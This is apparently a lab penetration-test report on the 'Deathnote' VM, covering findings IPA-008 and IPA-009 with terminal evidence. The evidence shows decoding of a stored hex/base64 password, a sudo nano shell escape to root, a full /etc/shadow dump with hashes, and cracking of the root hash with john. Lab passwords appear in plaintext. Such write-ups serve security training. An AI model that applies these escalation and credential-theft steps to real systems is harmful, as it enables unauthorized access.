
```
$ su l
Password: death4me
whoami
l
hostname
deathnote
id
uid=1000(l) gid=1000(l) groups=1000(l),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
```

Finding IPA-008: Exposure of Sensitive Information to an Unauthorized Actor (High)
Description: The account breached, l, had access to sensitive information. Using that account, Bigs.S was able to access the "/opt/L/fake-notebook-rule/case.wave" file that had the HEX values with the credentials for kira's account.
Risk: It is against security best practices to leave sensitive files in the server as that could lead to privilege escalation. Regular security audits and file integrity checks should be conducted on the server to ensure that no unauthorized, improperly stored, or sensitive files exist. This proactive approach helps prevent potential privilege escalation, information disclosure, or other security vulnerabilities that could be exploited by attackers.
Evidence:

```
l@deathnote:/opt$ ls -la
total 12
drwxr-xr-x  3 root root 4096 Aug 29  2021 .
drwxr-xr-x 18 root root 4096 Jul 19  2021 ..
drwxr-xr-x  4 root root 4096 Aug 29  2021 L
l@deathnote:/opt$ cd L
l@deathnote:/opt/L$ ls
fake-notebook-rule  kira-case
l@deathnote:/opt/L$ cd fake-notebook-rule/
l@deathnote:/opt/L/fake-notebook-rule$ ls
case.wav  hint
l@deathnote:/opt/L/fake-notebook-rule$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Aug 29  2021 .
drwxr-xr-x 4 root root 4096 Aug 29  2021 ..
-rw-r--r-- 1 root root   84 Aug 29  2021 case.wav
-rw-r--r-- 1 root root   15 Aug 29  2021 hint
l@deathnote:/opt/L/fake-notebook-rule$ cat hint
use cyberchef

l@deathnote:/opt/L/fake-notebook-rule$ cat case.wav
63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41 3d
l@deathnote:/opt/L/fake-notebook-rule$
```


https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')&input=NjMgNDcgNDYgN2EgNjMgMzMgNjQg
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Download CyberChef
Last build: An hour ago - Version 10 is here! Read about the new features here
Options
About / Support
Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Data format
Recipe
From Hex
Delimiter
Auto
Input
63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43
41 3d
Raw Bytes
Output
cGFzc3dkIDoga2lyYWlzZXZpbCA=


https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto'/disabled)From_Base64('A-Za-z0-9%2B/%3D',
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Download CyberChef
Last build: An hour ago - Version 10 is here! Read about the new features here
Options
Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Data format
Encryption / Encoding
Recipe
From Hex
Delimiter
Auto
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
Input
cGFzc3dkIDoga2lyYWlzZXZpbCA=
Output
passwd : kiraisevil

```
┌──(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ ssh kira@10.0.2.15
kira@10.0.2.15's password:
Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep  4 06:00:09 2021 from 127.0.0.1
kira@deathnote:~$ whoami
kira
kira@deathnote:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
kira@deathnote:~$ pwd
/home/kira
kira@deathnote:~$ ls -la
total 32
drwxr-xr-x 4 kira kira 4096 Sep  4  2021 .
drwxr-xr-x 4 root root 4096 Jul 19  2021 ..
-rw------- 1 kira kira    0 Sep  4  2021 .bash_history
-rw-r--r-- 1 kira kira  220 Jul 19  2021 .bash_logout
-rw-r--r-- 1 kira kira 3526 Jul 19  2021 .bashrc
-rwx------ 1 kira root   85 Aug 29  2021 kira.txt
drwxr-xr-x 3 kira kira 4096 Jul 19  2021 .local
-rw-r--r-- 1 kira kira  807 Jul 19  2021 .profile
drwxr-xr-x 2 kira kira 4096 Jul 19  2021 .ssh
kira@deathnote:~$ cat kira.txt
cGxlYXNlIHByb3RlY3Qgb25lIG9mIHRoZSBmb2xsb3dpbmcgCjEuIEwgKC9vcHQpCjIuIE1pc2EgKC92YXIp
```

Finding IPA-009: Execution with Unnecessary Privileges (Critical)

Description: The breached account, kira, had excessive privileges beyond what is necessary which allowed Bigs.S to escalate privileges to a root account by leveraging sudo privileges in the nano command. Bigs.S was also able to crack the root password with much ease.

Risk: It is a full system compromise. A user with unrestricted sudo access can execute any command as root. In this case, it would not even be necessary to compromise the root account, as kira already has full access to the system.

Evidence:

```
kira@deathnote:/var/log$ sudo -l
[sudo] password for kira:
Matching Defaults entries for kira on deathnote:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kira may run the following commands on deathnote:
    (ALL : ALL) ALL
kira@deathnote:/var/log$
```

```
Command to execute: reset; bash 1>&0 2>&0root@deathnote:/var/log# ls
alternatives.log    auth.log      btmp.1        debugBuffer dpkg.log.1  kern.log.1     messages.1Rea  syslog        syslog.4.gz
alternatives.log.1  auth.log.1    daemon.log    debug.1ext  faillog     kern.log.2.gz  messages.2.gz  syslog.1      syslog.5.gz
apache2             auth.log.2.gz daemon.log.1  debug.2.gz  installer   lastlog        mysql          syslog.2.gz   syslog.6.gz
apt                 btmp          daemon.log.2.gz dpkg.log  kern.log    messages       private        syslog.3.gz   wtmp
root@deathnote:/var/log# whoami
root
root@deathnote:/var/log# hostname
deathnote
root@deathnote:/var/log# cat /etc/shadow
root:$6$IFYAxdHqauGXit.Q$OxfE84P2V9h0ZNvvT5gKKLJ5RZWOel5DfLbVM3bLfKZVDG2NVnNdgEHcaXefMHYUw193LnRBTArYL94Ab63ak1:18827:0:99999:7:::
daemon:*:18827:0:99999:7:::
bin:*:18827:0:99999:7:::
sys:*:18827:0:99999:7:::
sync:*:18827:0:99999:7:::
games:*:18827:0:99999:7:::
man:*:18827:0:99999:7:::
lp:*:18827:0:99999:7:::
mail:*:18827:0:99999:7:::
news:*:18827:0:99999:7:::
uucp:*:18827:0:99999:7:::
proxy:*:18827:0:99999:7:::
www-data:*:18827:0:99999:7:::
backup:*:18827:0:99999:7:::
list:*:18827:0:99999:7:::
irc:*:18827:0:99999:7:::
gnats:*:18827:0:99999:7:::
nobody:*:18827:0:99999:7:::
_apt:*:18827:0:99999:7:::
systemd-timesync:*:18827:0:99999:7:::
systemd-network:*:18827:0:99999:7:::
systemd-resolve:*:18827:0:99999:7:::
messagebus:*:18827:0:99999:7:::
avahi-autoipd:*:18827:0:99999:7:::
sshd:*:18827:0:99999:7:::
l:$6$GGJiKd4cPad4AyUi$1DjyGjjHPWz.lnwhx/xwSDtB28Ele3b/J2fB8PcZQHx6Pp9wtcO9yoz.4pIx/PaHYXZIJJWB4aB.7Mr4Qtxi9/:18827:0:99999:7:::
systemd-coredump:!!:18827::::::
mysql:!:18827:0:99999:7:::
kira:$6$pFOL/5dM.K6ubbWb$4GJrvLas6q2YJnYW9nCtJlBGUWY9bFiyNjNAXvR5R0ASiiNvwpfF5SEH3NjpDGkq4cEnYtSlVzEiA4IriHMjU1:18827:0:99999:7:::
root@deathnote:/var/log#
```

```
┌──(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ ls
50093.py            creds       known_hosts     pass.txt                request-for-dir-busting.txt       target.txt     user.txt
aggressive_scan.txt id_rsa      linpeas.sh      passwd                  request-for-user-enumeration.txt  test.jpeg
authorized_keys     id_rsa.pub  login-request.txt proof-of-concept2.php results.txt                     usernames.txt

┌──(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ unshadow passwd creds > hashes.txt
Created directory: /home/kali/.john

┌──(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ ls
50093.py            creds       id_rsa.pub  login-request.txt  proof-of-concept2.php            results.txt  usernames.txt
aggressive_scan.txt hashes.txt  known_hosts pass.txt           request-for-dir-busting.txt      target.txt   user.txt
authorized_keys     id_rsa      linpeas.sh  passwd             request-for-user-enumeration.txt test.jpeg

┌──(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
lol              (root)
```

```
l@deathnote:/opt/L/fake-notebook-rule$ su root
Password:
root@deathnote:/opt/L/fake-notebook-rule# whoami
root
root@deathnote:/opt/L/fake-notebook-rule# id
uid=0(root) gid=0(root) groups=0(root)
root@deathnote:/opt/L/fake-notebook-rule#
```